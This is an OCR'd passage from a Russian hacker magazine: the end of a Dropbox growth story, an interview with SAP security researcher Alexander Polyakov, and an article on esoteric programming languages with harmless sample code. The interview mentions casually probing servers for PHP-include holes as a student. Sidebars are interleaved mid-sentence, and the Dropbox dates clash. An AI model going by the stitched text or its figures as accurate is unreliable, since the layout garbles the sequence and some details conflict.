Это сработало! Лучше всего картину проиллюстрируют цифры. На август 2010 года, то есть всего месяц спустя после старта реферальной программы, пользователи отправили друзьям 2.8 млн. приглашений! Если в сентябре пользователей было всего 100 тысяч, то к январю 2010 стало уже 4 миллиона, а сейчас — уже более 25 миллионов. Реферальная программа обеспечила перманентный 60%-ный прирост количества новых юзеров.



Так выглядит офис компании Dropbox. Старый. Новый будет еще лучше!



ДОХОДЫ DROPBOX

Правильно реализовав простую идею, сервис превратился в большой бизнес. За хороший сервис приятно платить, и люди охотно платят. Создатели утверждают, что сейчас за услуги Dropbox платит порядка 2% пользователей. Выручка компании в 2010 году составила $14 млн. Правда, существенная часть этих денег уходит на плату Amazon, у которой компания покупает серверное пространство. Между тем, слухи утверждают, что данные цифры занижены, и реальная сумма годовой выручки Dropbox ближе к $30 млн. В текущем году аналитики прогнозируют взятие компанией планки в $100 млн. Согласно информации TechCrunch, по итогам очередного раунда финансирования Dropbox может привлечь от $200 млн до $300 млн инвестиций, исходя из общей оценки компании в $5-6 млрд! Данные суммы уже вряд ли «взяты с потолка», если учесть, что в конце лета 2011 года компания официально объявила о переезде в новый огромный офис (8120 кв.м. против старых 1022 кв.м.) и рассказала, что в ближайшее время собирается расширить штат сотрудников с 65 до 400+ человек. Такого рода изменения не происходят на пустом месте. ⌶



BRIEF

В 2008 году закончил питерский Политех по специальности «комплексное обеспечение информационной безопасности автоматизированных систем».

Архитектор сканера «ERPScan — сканер безопасности SAP».

Автор книги «Безопасность Oracle глазами аудитора: нападение и защита».

Постоянный докладчик на ключевых международных конференциях по безопасности: BlackHat, HITB, HackerHalted, Source,Confidence,DeepSEC,Troopers, SecurityByte и т.д.

Большой любитель экстремальных видов спорта: стантрайдинг, роупджамп, вейкборд, серфинг и путешествия по Индии на поездах в вагонах третьего класса.

АЛЕКСАНДР «SH2KERR» ПОЛЯКОВ

ЧЕЛОВЕК ЛОМАЕТ SAP

ИНТЕРВЬЮ С ТЕХДИРОМ КОМПАНИИ DIGITAL SECURITY

Считается, что сделать в России бизнес в области информационной безопасности — ужас как сложно. Мы встретились с одним из ярких представителей российской ИБ-тусовки, который делает хорошую карьеру в этой сфере: ездит по лучшим мировым конференциям, а в свободное от перелетов время создает с нуля бизнес на абсолютно новом рынке софта для анализа защищенности бизнес-приложений SAP.

Q КАК ТЫ ПРИШЕЛ В СФЕРУ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ? КАК НАЧАЛАСЬ И РАЗВИВАЛАСЬ ТВОЯ КАРЬЕРА?

A Ну, в общем тут ничего необычного, все довольно стандартно. Увлечение математикой я перенял от отца, эзотерической литературой в смеси с различными духовными практиками — от матери. В общем, все это наверное повлияло на мое становление. После школы поступил по олимпиаде в Политех на факультет защиты информации. Кстати, поступал за компанию, на всякий случай, а вообще сначала хотел заниматься компьютерным дизайном, как бы смешно это сейчас ни звучало. Но из-за не совсем честных способов поступления этот вариант отвалился, чему я сейчас рад. Ну а в универе на третьем курсе понял, что хочу знать, как конкретно ломают системы (иначе непонятно, от чего я, собственно, должен их защищать). Я купил журнал «Хакер», подписался на какую-то рассылку по ассемблеру, ну и начал искать в интернете сервера с PHP-инклудами. Где-то год проработал админом в небольшой компании, где можно было в свободное время заниматься безопасностью, а потом от Леши Синцова узнал, что есть компания, в которой можно ломать, да еще и деньги за это получать. Правда, и задачки там были недетские: к примеру, обойти защиту от переполнения в XP, когда этого еще никто не мог сделать. Долго готовился, читал разную литературу и в итоге напросился на собеседование, в процессе которого мне в течение трех часов методично давали понять, что я ничего не знаю, и вообще я никто. Потом дали тестовое задание — найти уязвимость в сервисе и написать эксплоит с обходом ASLR. В общем, в итоге мне сказали ладно, так уж и быть, можешь приходить стажером, вроде мозги на месте, остальное придет.

Q КАК ТЫ ОЦЕНИВАЕШЬ ПОЛЬЗУ ОТ ПОЛУЧЕННОГО ОБРАЗОВАНИЯ?

A На самом деле, у нас в универе действительно много чему учат, хотя тогда казалось, что половина из этого — бесполезно. Спасибо тем немногим преподавателям, таким как Платонов и Семьянов, которые пытались привить любовь к предмету. Так что теоретическая база Политеха очень мощная, и сотрудников в компанию предпочитаю набирать оттуда — они на уровень выше других претендентов. А на работе меня учил Вейдер, он любил говорить: «Штукирко, если ты не зОхекаешь этот сервер, я тебе руку сломаю», — вот так и учил.

Q РАССКАЖИ, ЧЕМ ТЫ ЗАНИМАЕШЬСЯ И ЧТО ТЕБЕ ИНТЕРЕСНО БОЛЬШЕ ВСЕГО В ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.

A Последнее время сфера интересов все больше расширяется, в нее входят и другие области типа управления проектами, маркетинга, саморазвития и прочего. В области ИБ мое внимание привлекают сложные бизнес-приложения или системы, в которых деньги лежат. Ну или хотя бы нефть переливается. А также маппинг программных уязвимостей на бизнес-риски (например, как утащить цистерну нефти, хакнув систему контроля). Если более технически, то мне нравится тема поиска уязвимостей и комплексного аудита защищенности сложных систем. В уязвимостях фанатею от бизнес-логики вроде обхода авторизации и нестандартных багов. Наверное поэтому люблю сложные системы, в них больше вероятность встретить необычные ошибки или векторы, требующие реализации связки различных уязвимостей. Если говорить о том, что, наоборот, не мое, то это наверно реверсинг, ну и ЗПД конечно же :).

Q ПОЧЕМУ ТЫ СТАЛ ЗАНИМАТЬСЯ АУДИТОМ ORACLE?

A В ходе работ по тестам на проникновение и внутреннему аудиту часто встречался Оракл. Я осознавал недостаток информации по данной системе среди наших экспертов и решил изучить нишу глубже, тем более что к этому времени мои прошлые увлечения (например, Wi-Fi, по которому я писал диплом) не сулили развития, а другая моя любовь — web-уязвимости — стала уж слишком попсовой :).

Q МЫ ЗНАЕМ, ЧТО ТЫ ДАЖЕ НАПИСАЛ КНИГУ ПО АУДИТУ ORACLE. ЗАЧЕМ? МНОГО ЛИ НА ЭТО УШЛО ВРЕМЕНИ?

A Ну, помимо того, что хотелось сделать вклад в российскую литературу по ИБ, да и вообще принести хоть какую-то пользу людям, это было своеобразное испытание себя. Решил поставить цель и добиться ее. С практической точки зрения — подумал, что написав книгу, я смогу писать статьи не напрягаясь. Напрягаться в итоге все равно приходится, но своеобразный опыт я получил. По времени это, конечно, адский труд: с ужасом вспоминаю, как все лето тратил на это по 10 часов в день. Короче, даже вспоминать не хочется :).

Q НА ТВОЙ ВЗГЛЯД, МОГУТ ЛИ ТРИ ТАЛАНТЛИВЫХ СТУДЕНТА СДЕЛАТЬ В РОССИИ БИЗНЕС В ОБЛАСТИ ИБ? ИЛИ БЕЗ ЛИЦЕНЗИЙ, БУМАЖЕК И ГЕНЕРАЛА ФСБ В РУКОВОДСТВЕ НИЧЕГО НЕ СВЕТИТ?

A Я думаю, что возможно все, другое дело — какой ценой. Ну и смотря как высоко ты хочешь залезть (хотя тут дело уже не «в области ИБ», а «в России»). Но этот бизнес довольно сложный даже для средней компании.

Q КТО ЧАЩЕ ВСЕГО ЯВЛЯЕТСЯ ВАШИМИ КЛИЕНТАМИ? С КАКИМИ ЗАДАЧАМИ К ВАМ ОБЫЧНО ОБРАЩАЮТСЯ?

A Клиенты — в основном крупный бизнес. Задачи практически из всех возможных областей, они собственно описаны в разделе услуг на нашем сайте: аудит защищенности, тесты на проникновение, сертификация, а также анализ отдельных приложений. Наиболее интересное из тех направлений, которые мы в последние годы всесторонне развиваем, — анализ защищенности бизнес-приложений или отдельных ключевых элементов в ИТ-структуре компании. Это системы ДБО и АБС, платежные шлюзы, платформы виртуализации, промышленные системы и, естественно, ERP (в частности SAP).

Q ТВОЯ ДОЛЖНОСТЬ НАЗЫВАЕТСЯ «ТЕХНИЧЕСКИЙ ДИРЕКТОР». А ЧЕМ КОНКРЕТНО ТЫ ЗАНИМАЕШЬСЯ?

A Прежде всего я полностью отвечаю за развитие нашего продукта — сканера безопасности SAP ERPScan. Я курирую практически все, что связано с продуктом, кроме продаж: исследования, разработка, сопровождение, пресэйлз, а также маркетинг/пиар на запад.

Q КАК ТЫ И ТВОИ КОЛЛЕГИ ПРИШЛИ К РАЗРАБОТКЕ ПОДОБНОГО ПРОДУКТА?

A После написания книги про Оракл мне захотелось чего-то более неизведанного и сложного. Варианта было два — SAP и АСУ-ТП (SCADA). В то время ни тем, ни другим в России не занимался никто, да и в мире в целом было немного специалистов. При этом SAP реально встречался на аудитах, так что SCADA я решил оставить на потом. Ну и, собственно, проникнув в тему SAP более глубоко, осознал, что есть незанятая ниша в области этого продукта. Основной задачей было понять, что он будет представлять из себя, и в каком виде нужен обществу. На эти вопросы мы потратили очень много времени. Меня пугало полное отсутствие предложений на рынке при очевидной необходимости данного решения. Ну не может быть такого, чтобы никто не сделал и не делает до сих пор ничего подобного. Где подвох? Собственно, пребывая в этих раздумьях, мы и дали фору нашему основному конкуренту, а потом и еще одной компании, которые выпустили продукт немного раньше. Но сейчас один из конкурирующих продуктов мы благополучно догнали, а где-то и перегнали, а второй — это, собственно, не что иное как десять модулей с уязвимостями под SAP в графическом интерфейсе. Даже у нашей бесплатной утилиты сейчас порядка сорока модулей :).

Q РАССКАЖИ НЕМНОГО О КОНКУРЕНТАХ, ЧТО ЭТО ЗА КОМПАНИИ?

A Основной конкурент — это аргентинская компания Onapsis с продуктом X1. Но напрямую сравнивать наши продукты все-таки нельзя: у них он предназначен в основном для пентестеров и консультантов, позволяет эксплуатировать уязвимости. Мы же изначально ориентировались больше на систему мониторинга и соответствие стандартам, нежели на тулзу для пентестеров. Поэтому наш продукт более развит в области многопользовательского доступа, управления сканированиями и категоризацией проектов. Мы меньше ориентированы на тестирование черным ящиком, хотя сейчас конкурируем и в этой области, добавив в недавнем релизе функционал анонимного сканирования (пентеста), которым очень удобно пользоваться при проведении аудитов SAP для выполнения рутинных задач (в чем мы лично убедились на одном из аудитов).

Q СКОЛЬКО ЧЕЛОВЕК ЗАНИМАЕТСЯ ПРОЕКТОМ ERPSCAN И НЕПОСРЕДСТВЕННО ЕГО РАЗРАБОТКОЙ?

A Этот вопрос выходит за рамки NDA. Ну а на самом деле людей постоянно не хватает, так что милости просим, раздел вакансий всегда открыт. Даже если конкретной вакансии нет на сайте, пусть это вас не останавливает. Рисерчеры, аналитики, тестеры — все нужны. Мы вообще постоянно в поиске новых исследователей, аналитиков и пентестеров. Но, честно говоря, большой процент людей, приходящих на собеседования, меня очень огорчает. Толковые люди попадаются, но это редкость (хотя, казалось бы, сейчас, с такой огромной базой информации по нашей теме в интернете, проблем возникать не должно вообще). Но часто люди очень слабо себя показывают на собеседованиях, зато потом прямо взрываются идеями и конкретными делами. Такое тоже бывает.

Q КАК К ВАШЕМУ ПРОЕКТУ ОТНОСЯТСЯ РАЗРАБОТЧИКИ SAP'А?

В ЯНВАРЕ 2008 ГОДА САША ПОЛЯКОВ НАПИСАЛ СВОЮ ПЕРВУЮ СТАТЬЮ В ХАКЕРЕ: «ГРУБЫЕ ОПЫТЫ НАД ORACLE»

A Разработчики SAP, я думаю, вообще живут в танке. Ну а Product Security Response Team, с которой мы постоянно сотрудничаем, проявляют интерес. Причем не только к сканеру, но и ко множеству бесплатных утилит, которые мы выпускаем

Q ЕСТЬ ЛИ У ВАС КАКОЕ-ТО ОБЩЕНИЕ С SAP, КАК ОНИ ВАС ВООБЩЕ ВОСПРИНИМАЮТ?

A Общение вполне партнерское. Мы не только находим баги, но и помогаем правильно их закрыть, а также консультируем по вопросам безопасности в целом, ежегодно встречаемся лично. Пока официального партнерского статуса нет, ибо компания крупная, и все очень непросто. К сожалению, в их глобальной экосистеме просто нет такого рода партнеров. Хотя количество компаний, которые ищут уязвимости и получают от SAP официальные благодарности, растет, на постоянной основе этим занимаются только три компании.

Чтобы активизировать общение, мы недавно решили немного припугнуть народ, объявив, что на предстоящей конференции BlackHat мы покажем 0day-уязвимость, которой подвержена половина торчащих в интернет SAP-систем. Клиенты SAP перепугались, начали звонить в SAP и просить помощи. Зато уязвимость была закрыта за пару недель, хотя до этого четыре месяца висела в Pending-статусе.

Q В ПОСЛЕДНЕЕ ВРЕМЯ ТЫ ОЧЕНЬ МНОГО УЧАСТВУЕШЬ В КОНФЕРЕНЦИЯХ ПО ИБ. НЕ НАДОЕЛО?

A Это вряд ли надоест. Хотя, конечно, попадаются и довольно скучные события, но на каждой конференции есть множество вариантов занять себя и провести время с пользой. Во–первых, это опыт представления докладов, который существенно отличается от выступлений на родном языке. Во вторых, возможность поучиться у крутых докладчиков их приемам. В-третьих — взгляд со стороны на чужие ошибки, а в-четвертых — попадаются действительно хорошие доклады, на чтение которых в виде PDF зачастую нет времени, да и эффект не тот. Ну и, конечно же, общение с интересными людьми, посещение новых мест и прочее. Конференции — это одно из немногих событий, где можно запросто совмещать приятное с полезным.

Q КАКОВЫ ТВОИ ВПЕЧАТЛЕНИЯ ОТ СВЯТАЯ СВЯТЫХ — DEFCON И BLACKHAT, КОТОРЫЕ ПРОШЛИ В ВЕГАСЕ? СТОИТ ЛИ ОНО ТОГО, ЧТОБЫ СТРЕМИТЬСЯ ТУДА СЪЕЗДИТЬ?

A Безусловно, это те события, на которых стоит побывать хотя бы раз в жизни. Хотя я в принципе придерживаюсь той точки зрения, что все надо попробовать хотя бы раз в жизни :). Конечно, массовость события дает о себе знать: если нет знакомых, то будет довольно скучно среди десяти тысяч людей, как бы странно это не казалось. На блекхате никто не возится с докладчиками как с детьми, не устраивает им специальных ужинов, вечеринок и экскурсий. Там все предоставлены сами себе . Успел отхватить флаер на вечеринку от Rapid7 — молодец, не успел — сиди дома :). Хотя на дефконе и того круче: там бывает и на доклад не пустят, опоздай ты на минуту, ибо залы переполнены, и мест постоянно не хватает. Это тебе не шутки: 15 000 человек на 5 залов :).

Q С КЕМ ИЗ ИЗВЕСТНЫХ В ОБЛАСТИ ИБ ЛЮДЕЙ УДАЛОСЬ ПОЗНАКОМИТЬСЯ НА ТАКИХ МЕРОПРИЯТИЯХ?

A Слушай, ну известность — это дело такое, звезды меняются :). Да и в разных областях — свои кумиры. Кому-то Гроссман — гуру, кому-то HDMoore, а кому- то Митник. Я себе особой цели с кем-то познакомиться не ставил. Но недавно оказался на одной конфе с Вичфилдом Диффи. Я сначала даже и не понял, кто он, и только потом до меня дошло. Вот это реально звезда. Ну а из простого люда я наконец вживую познакомился практически со всеми Oracle-гуру типа Корнбруста и Личфилда, подарил им по копии своей книжки. Часто встречал Дена Камински, но знакомиться с ним было невозможно, он был постоянно в стельку.

Q ТЫ ПЫТАЕШЬСЯ КАК-ТО РАЗНООБРАЗИТЬ СВОИ ВЫСТУПЛЕНИЯ? БЫЛИ ЛИ КАКИЕ-ТО ПРИКОЛЫ ВО ВРЕМЯ ДОКЛАДОВ?

A Ну, я пару раз начинал свой доклад на русском и так продолжал пару минут, пока у слушателей глаза не выросли, как тарелки. А потом говорил «Извините, забыл переключить раскладку» и продолжал уже по-английски. Народ оценил.

Неплохой был прикол с демонстрацией живого взлома SAP-клиента. Я объявил, что сейчас взломаю первый попавшийся мне SAP-клиент, который найду в Гугле. Я зашел на google.com, вбил соответствующую строку для поиска уязвимых сайтов и действительно поломал первый попавшийся мне сайт :). Впрочем, выдача гугла была подстроена, а взламывался локальный сервер. Народ был в шоке: думали, что я реально ломанул кого-то в интернете, говорили, что я сумасшедший... Ну а что делать, блекхат — это блекхат, народ требует зрелищ! И к тому же, в тот момент в интернете реально было полно уязвимых серверов, но американская тюрьма меня не прельщала.

Q МЫ ЗНАЕМ, ЧТО ТЫ ПОБЫВАЛ В ЦЕЛОЙ КУЧЕ СТРАН. РАССКАЖИ О СВОИХ ПУТЕШЕСТВИЯХ.

A Ну конечно не куча стран, всего наверное около 25, но этой темой я заболел, так что скоро надеюсь догнать Артемия Лебедева. В целом на отдых люблю ездить в Азию и в непопулярные направления, ибо в популярные так или иначе попадаю по работе. Европу не очень люблю, там все слишком как-то правильно что ли, хотя Барселона, Лондон и Амстердам — это места, в которых стоит побывать. В Азии люблю брать мотоцикл, рюкзак с самым необходимым и просто колесить без определенной цели и места ночлега. Безумно крутые и дикие места есть на севере Бали: вулканы, озера и дикие пляжи, населенные только обезьянами, которые занимаются всяким, не стесняясь никого. Очень красивые места на островах в Таиланде. Полнейшая отрешенность от остального мира. В этом году надеюсь посетить наконец Камбоджу и Лаос, о чем мечтал последние три года, но никак не мог доехать. На этом с Азией я, наверное, сделаю паузу и переключусь на Латинскую Америку или Океанию. Везде занимаюсь каким-нибудь экстремальным видом спорта: на Бали, естественно, серфинг, в Сингапуре — вейкборд, в Тайланде — стантрайдинг, во Вьетнаме — кайт, а в Индии достаточно просто поездить на поездах третьего класса :).



КОМПАНИЯ DIGITAL SECURITY ОСНОВАНА В 2002 ГОДУ


Виталийс «daredavil2014» Кравчинскис (devil@softcom.lv)



КОДИНГ глазами эзотериков

ОБОЗРЕНИЕ ТЬЮРИНГОВСКОЙ ТРЯСИНЫ И НЕЧЕЛОВЕЧЕСКОЙ ЛОГИКИ

Большинство программистов в поисках пути по уменьшению затрат на разработку ПО выбирают самые удобные технологии и языки, наиболее приспособленные к решению конкретных задач. Но не все стремятся к комфорту: на любое упорядочение найдется стремление к хаосу. Как следствие, обойтись без альтернативных подходов к кодингу человечество не может.



"Нарисованная" программа на языке Piet программа.

WWW

- www.esolangs.org — ресурс, с собственным wiki полностью посвящённый эзотерическим языкам
- 4mhz.de/bfdev.html — IDE для brainfuck'а

ОСНОВЫ ИДЕОЛОГИИ

Каждый программист, особенно на заре своей карьеры, потратил немало ночей для того, чтобы сделать что-то бесполезное, нецелесообразное, порой настолько грандиозное, что стоимость разработки этого была бы огромна. Но создавалось это не ради результата (который, скорее всего, будет уничтожен после завершения). Люди тратят уйму времени только потому, что им нравится процесс, нравится тренировать мозг или просто пытаться понять, как из ничего можно создать многое. По той же причине люди модернизируют «москвичи» 70-х годов, бегают на ходулях и совершают прочие действия без конечного результата, находя себе искусственную мотивацию.

В среде разработки языков программирования тоже всегда существовал дух соревнования и азарта. Он мотивировал создавать изощренные конструкции и альтернативные подходы и в итоге породил целый класс языков, не применимых для решения задач, но имеющих какие-нибудь изюминки, из-за которых о них нельзя просто забыть.

Существует множество определений, что является эзотерическими языками программирования (далее по тексту — ЭЯП), однако сложно считать их формальными, так как эти понятия достаточно субъективные. Наиболее популярное определение ЭЯП — это языки, которые не имеют практического применения. Даже если кто-нибудь решит использовать Brainfuck или FALSE на практике, от этого эти языки не станут менее эзотеричными.

Второе определение частного случая ЭЯП, которое называется трясиной Тьюринга (Turing tar-pit), — это языки, на которых можно сделать все, но ничего интересного нельзя сделать просто. Под это определение не подпадают языки с отсутствием Тьюринг-полноты, поэтому его тоже нельзя считать полноценным.

БЕЗУМНЫЕ ИДЕИ

ЭВМ — относительно недавнее изобретение, и математическая база для кибернетики как таковой еще в процессе формирования. Основной вклад в развитие математического аппарата в его текущем виде сделал известный математик и инженер Клод Элвод Шеннон, перевернувший представление о дискретной математике.

В начале холодной войны разработки по дискретной математике были настолько секретными, что строго контролировались спецслужбами и статей на эту тематику не издавалось. СССР знал о разработках США в этой сфере, но сами исследования Шеннона и его соотечественников получить им не удалось, после чего было принято решение пройти весь путь самостоятельно, с чем величайшие умы 50–60-х годлв успешно справились. Развитие математики на базе функций алгебры логики, а также ввод понятия автомата и лямбда-функции привело к созданию таких дисциплин, как «Теория автоматов», «Формальные грамматики», и множества новых разделов физики.

Нынче многие прогрессивные вузы стали выносить теорию автоматов и формальные грамматики из дискретной математики в отдельную дисциплину, практическое применение которой понять весьма сложно, особенно если ты не гик.

Обычно при изучении именно этого раздела информатики молодые люди, по тем или иным причинам, начинают углубляться в построение бессмысленных, но невероятно красивых систем. К примеру, на машине Тьюринга можно реализовать любой мыслимый алгоритм, и это весьма просто строго доказать. Правда, практического применения на данный момент у машины нет, но разве это может остановить пытливые умы?

НЕМНОГО МАТЕМАТИКИ

Для понимания методов создания алгоритма нужны основы теории автоматов. Как известно из курса дискретной математики, автомат — это математическая абстракция, имеющая один вход, один выход и в каждый момент времени находящаяся в одном состоянии. На вход этому устройству подаются символы одного алфавита, на выходе оно выдает символы другого алфавита, при этом алфавиты могут и совпадать. Из модели абстрактного автомата строятся модели конечного автомата, автомата с магазинной памятью, машины Тьюринга и другие преобразователи информации.

При подобном описании алгоритма важно понимать, что данные и функция перехода состояний — это принципиально независимые единицы и на разных уровнях абстракций одно может переливаться в другое.

Наглядно это можно наблюдать на примере компьютерной программы. Код и переменные — это две области памяти: сегмент данных и сегмент кода. Однако если рассматривать исполнение программы процессором, то получается, что он читает символы из сегмента кода, а затем переходит в то или иное состояние для обработки других символов из сегмента данных. Таким образом, рассматривая процессор как абстрактный автомат, можно понять, что код программы и переменные для процессора являются одинаковым входным алфавитом.

Достаточно важным моментом теории алгоритмов являются лямбда-исчисления. Данное понятие было введено для формализации понятия вычисляемости. В контексте языков программирования функция является лишь указателем на некоторый набор команд, в то время как в математике функция — это понятие, которое осуществляет связь между элементами множества. Иными словами, если мы говорим что F(a) = b, в математике мы имеем в виду, что существуют некие множества, в которых элементу «a» соответствует элемент «b». В программировании же мы говорим о том, что существует ряд команд, и для их исполнения мы передаем значение «a», что отнюдь не означает, что в любое время F(a) = b. Оно может быть равно в данный момент, а завтра не быть равным.

Лямбда-функция является скорее математической функцией, чем набором команд, и выражается не набором действий, а неким выражением, чаще рекурсивным.

В лямбда-исчислении принято следующее обозначение: «f a» или «f.a», что соответсвует F(a), однако трактуется с одной стороны как алгоритм, примененный к значению, а с другой стороны как

BRAINFUCK

Пожалуй, самый популярный эзотерический язык на сегодняшний день. Он основан на том, что каждая команда — это один символ. Команды оперируют непосредственно модификацией памяти, благодаря чему существует огромное количество дискуссий на тему его применения в реальной жизни. Существуют идеи применения, начиная от внедрения кода и интерпретатора для защиты от обратной инженерии и заканчивая возможностью непосредственно управлением памяти с помощью макросов, написанных на Brainfuck'е. Однако же на практике всегда есть более подходящие аналоги для решения подобных задач. Кроме, наверное, экспериментов по генетическому программированию, которым BF идеально подходит из-за простоты синтаксиса и, соответственно, простоты генерации кода.

Основываясь на структуре языка brainfuck, было создано немало языков, именуемые brainfuck-образными. Их объединяет максимально-сокращенный синтаксис, например, язык коров (Cow), язык орангутангов (Owk, о котором мы уже как-то писали). Во всех прослеживаются идеи машины Тьюринга, однако не всегда возможно переписать программу с одного языка на другой лишь синтаксически.

```
++++++++++[>+++++++>++++++++++>+++>+<<<<-]>++
.>+.+++++++..+++.>++.<<+++++++++++++++.>.+++.
------.--------.>+.>.
```

MALBOLGE

Одним из немногих языков, целью которого было максимально усложнить сам процесс написания программы, стал язык Malbolge, который получил свое название от восьмого круга ада Данте.

Код первой программы на этом языке, выводящий «hello world», сгенерировала другая программа лишь спустя два года после написания самого языка.

В 2004 г. был написан генератор программ, выводящий заданные строки, однако программы, созданные этим генератором, получаются длиннее, чем программы, написанные человеком, известным как Anthony Youhas.

Основной идеей языка является самомодифицирующийся код, а также безумные математические преобразования. Боюсь, что если описывать весь подход к написанию программы на данном языке, получится не статья, а книга (, и возможно, в нескольких томах), поэтому я всего лишь приведу код программы «hello world»:

```
(=<`:9876Z4321UT.-Q+*)M'&%$H"!~}|Bzy?=|{z]Kw
ZY44Eq0/{mlk**hKs_dG5[m_BA{?-Y;;Vb'rR5431M}/.
zHGwEDCBA@98\6543W10/.R,+O<
```

процесс вычисления «f» с использованием значения «a». Последняя формулировка связана с наиболее используемым в лямбда-исчислении понятием «b-редукция» (курс формальных грамматик).

Вспомним первую теорему Шеннона о разложении функции алгебры логики (далее ФАЛ, или булева функция), которая звучит так: для любого ФАЛ, отличного от константы:

```
F(x1,x2,...,xn): F(x1,x2,...,xn) = x1*F(1,x2,...,xn)
v!x*F(0,x2,...,xn).
```

Из нее можно легко понять (и соответственно вывести остальные теоремы Шеннона для разложения ФАЛ), что, если мы можем реализовать на данном языке функции *,v,! (конъюнкцию, дизъюнкцию и отрицания), мы можем так же реализовать любую вычисляемую функцию, а значит, и написать любой мыслимый алгоритм. Языки, на которых можно реализовать любой мыслимый алгоритм (вне зависимости от сложности реализации) называется «Тьюринг полный». Утверждение можно сформулировать и более жестко: если мы можем реализовать Штрих Шеффера (НЕ И), то можем реализовать и любую вычисляемую функцию. Доказательство данных утверждений я позволю себе опустить: те, кому интересно, смогут найти их в учебниках.


Но стоит помнить о маленьком нюансе — то, что нечто возможно, вовсе не означает, что сделать это просто. На практике: более чем возможно вырыть траншею с помощью чайной ложки, но это вовсе не значит, что это тривиальная задача.

ДИАГНОЗ

По любому из эзотерических языков можно написать множество научных трудов, изучать их можно бесконечно, а для создания серьезных средств разработки может понадобиться не один десяток лет. Но все эти решения никогда не смогут конкурировать с настоящими языками, которые создавались для решения практических задач, и эзотерические языки навсегда останутся просто развлечением.

Регулярно проводятся олимпиады и конкурсы по решению тех или иных задач с использованием определенных технологий, но главная причина подобных мероприятий — определить и сравнить не знание людей, а их таланты и способности. Подобные задачи уравнивают шансы между опытными программистами и начинающими, но талантливыми, что, безусловно, вносит дополнительный азарт в дух соревнований.

Таким образом, становится ясно, что причины для разработки подобных языков всегда будут существовать, но цели всегда будут оставаться спорными.



IDE для разработки программ на brainfuck'e, "Brainfuck Developer"

INTERCAL

Старейший, а может быть, и первый эзотерический язык программирования. Он создан в 1972 году, то есть примерно тогда же, когда Си (без плюсов). Этот Тьюринг-полный язык — пародия на существующие в то время нормальные языки программирования, обладающая помимо ряда кошмарных и нетривиальных операций целой кучей невероятно приятных операторов вроде PLEASE (ПОЖАЛУЙСТА), FORGET (ЗАБУДЬ) или ABSTAIN (ВОЗДЕРЖИСЬ). Поэтому не стоит удивляться, если в исходниках на этом языке «с непроизносимой абревиатурой» ты обнаружишь конструкцию вроде PLEASE ABSTAIN FROM CALCULATING (ПОЖАЛУЙСТА ВОЗДЕРЖИСЬ ОТ ВЫЧИСЛЕНИЙ).

```
DO ,1 <- #13
PLEASE DO ,1 SUB #1 <- #238
DO ,1 SUB #2 <- #108
DO ,1 SUB #3 <- #112
DO ,1 SUB #4 <- #0
DO ,1 SUB #5 <- #64
DO ,1 SUB #6 <- #194
DO ,1 SUB #7 <- #48
PLEASE DO ,1 SUB #8 <- #22
DO ,1 SUB #9 <- #248
DO ,1 SUB #10 <- #168
DO ,1 SUB #11 <- #24
DO ,1 SUB #12 <- #16
DO ,1 SUB #13 <- #162
PLEASE READ OUT ,1
PLEASE GIVE UP
```

SHAKESPEARE


Язык программирования «Шекспир» призван замаскировать исходный код программы под пьесы Шекспира. Список персонажей программы служит для определения стека. Герои, общаясь друг с другом, совершают операции ввода/вывода, их вопросы являются аналогами условного перехода.

Прежде чем персонажи смогут использоваться, они должны выйти на сцену оператором Enter, после чего они должны уйти со сцены оператором Exit. В целом структура языка схожа с языком ассемблера, однако программа получается гораздо длиннее и вариантов написания алгоритма бесконечное множество.

Вот как это может выглядеть:

```
[Enter Hamlet and Romeo]
Hamlet:
You lying stupid fatherless big smelly half-witted cow-
ard! You are as
stupid as the difference between a handsome rich brave
hero and thyself!
Speak your mind!
```

Языков такого типа достаточно много, некоторые маскируют код под рецепты, а некоторые (например, Whitespace) используют только пробелы и табуляцию. Кстати, таким образом в один текст можно встроить несколько программ на разных языках. Все это, безусловно, дает огромное поле для фантазии по применению таких подходов на практике.



Пример программы для архитектуры URISC, с командой SUBLEQ

VAR'AQ

Известно, что многие программисты любят Star track (вспомнить хотя бы тот же ситком Big Bang Theory. — Прим. редактора), поэтому нельзя игнорировать языки с нечеловеческой логикой, например, язык Var'aq, основанный на логике Клингонов. Он был создан Брайеном Коннорсом и Крисом Прессей в 2000 году. В нем присутствуют стандартные типы данных, как и в обычных языках: числа, строки, списки и функции.

Язык основывается на PostScripte, и в нем есть элементы Lisp'a, однако, в отличие от привычных английских корней, все команды там исключительно Клингонские, включая форму записи цифр.

Ниже приведен кусок программы, которая считает числа фибоначи.

```
A B boq      (* Посчитать сумму A и B *)
  latlh        (* продублировать результат *)
  cha'         (* Распечатать число *)
  B "A" cher   (* Сохранить A в B *)
```

BEFUNG

